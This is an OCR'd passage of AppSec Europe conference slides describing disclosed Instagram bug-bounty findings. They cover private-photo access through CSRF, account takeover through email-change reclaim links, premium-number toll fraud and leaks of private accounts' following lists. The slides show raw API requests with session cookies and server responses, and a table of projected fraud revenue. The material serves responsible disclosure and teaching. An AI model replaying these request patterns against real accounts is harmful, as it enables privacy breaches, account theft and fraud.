mid=VSyAxQABAAF8rnZltuR38g9L_JcH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djlhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%
3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e
9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%
2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of victimapril14:

```
HTTP/1.1 200 OK
<SNIP>

{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":[962688807931708516]}
```

ROMA MMXVI

APPSEC EUROPE

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id


b) Find permalink of Shared Private Account picture

Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_1111111111/permalink/ HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070; samsungjanice; en_GB)
Cookie: ds_user_id=1834735739; igfl=attacker14april; sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpRdjIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:

```
HTTP/1.1 200 OK
(...SNIP...)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/1cKF7KA4Rk\/"}
```




5. Private Account Shared Pictures CSRF


a) Find Private Account pictures image_id
b) Find permalink of Shared Private Account picture

After reviewing the issue you have reported, we have decided to award you a bounty of $1000.

6. Account Takeover via Email Change




Spot the difference




ROMA MMXVI

APPSEC EUROPE

6. Account Takeover via Email Change




6. Account Takeover via Email Change



ROMA MMXVI

APPSEC EUROPE


6. Account Takeover via Email Change



ROMA MMXVI

APPSEC EUROPE

6. Account Takeover via Email Change



6. Account Takeover via Email Change

User	Email address(es)	Instagram account
victim	instagrampentesting1@gmail.com	pentestingvictim
attacker	Instagrampentesting2@gmail.com Instagrampentesting3@gmail.com	

6. Account Takeover via Email Change

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/

Currently owns victim account

6. Account Takeover via Email Change

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	~~https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/~~	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/

Currently owns victim account

6. Account Takeover via Email Change


	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	~~https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/~~	~~https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/~~


Wins!

6. Account Takeover via Email Change

After reviewing the issue you have reported, we have decided to award you a bounty of $2000 USD.

7. Steal Money via Premium Numbers







ROMA MMXVI

APPSEC EUROPE


7. Steal Money via Premium Numbers






ROMA MMXVI | APPSEC EUROPE


7. Steal Money via Premium Numbers




7. Steal Money via Premium Numbers




7. Steal Money via Premium Numbers




7. Steal Money via Premium Numbers






7. Steal Money via Premium Numbers



7. Steal Money via Premium Numbers

This is intentional behavior in our product. We do not consider it a security vulnerability, but we do have controls in place to monitor and mitigate abuse.

7. Steal Money via Premium Numbers



This is intentional … urity vulnerability, but we do have co…

7. Steal Money via Premium Numbers

This is intentiona vulnerability, but we do have c

7. Steal Money via Premium Numbers

1 account	100 accounts
$2 / h	$200 / h
$48 / day	$4.800 / day
$1.440 / month	$144.000 / month


7. Steal Money via Premium Numbers

Hello again! We'll be doing some fine-tuning of our rate limits and work on the service used for outbound calls in response to this submission, so this issue will be eligible for a whitehat bounty. You can expect an update from us again when the changes have been made. Thanks!


...

After reviewing the issue you have reported, we have decided to award you a bounty of $2000 USD.

8. Private Account Users Following



8. Private Account Users Following



8. Private Account Users Following

```
GET /api/v1/discover/su_refill/?target_id=2036044526 HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
Cookie:
sessionid=IGSCd064c22cd43d17a15dca6bc3a903cb18e8f9e292a859c9d1289ba268103ee5
63%3A1WJvjHstqAnPj0i5dcjVRpgcn3wCRQgk%3A%7B%22_token_ver%22%3A1%2C
%22_auth_user_id%22%3A2028428082%2C%22_token%22%3A%222028428082%3AYe
ZzCYWQLGD8D7d3NzFIbBiWlYJVVa7G%3A078ae8d72b72846a6431945fd59c38f1b04
b8f93dd6ec4b20165693e65b21915%22%2C%22_auth_user_backend%22%3A%22account
s.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A144103144
5.81182%2C%22_platform%22%3A1%7D; ds_user=pentestingvictim
```

8. Private Account Users Following


```
HTTP/1.1 200 OK
(…SNIP…)
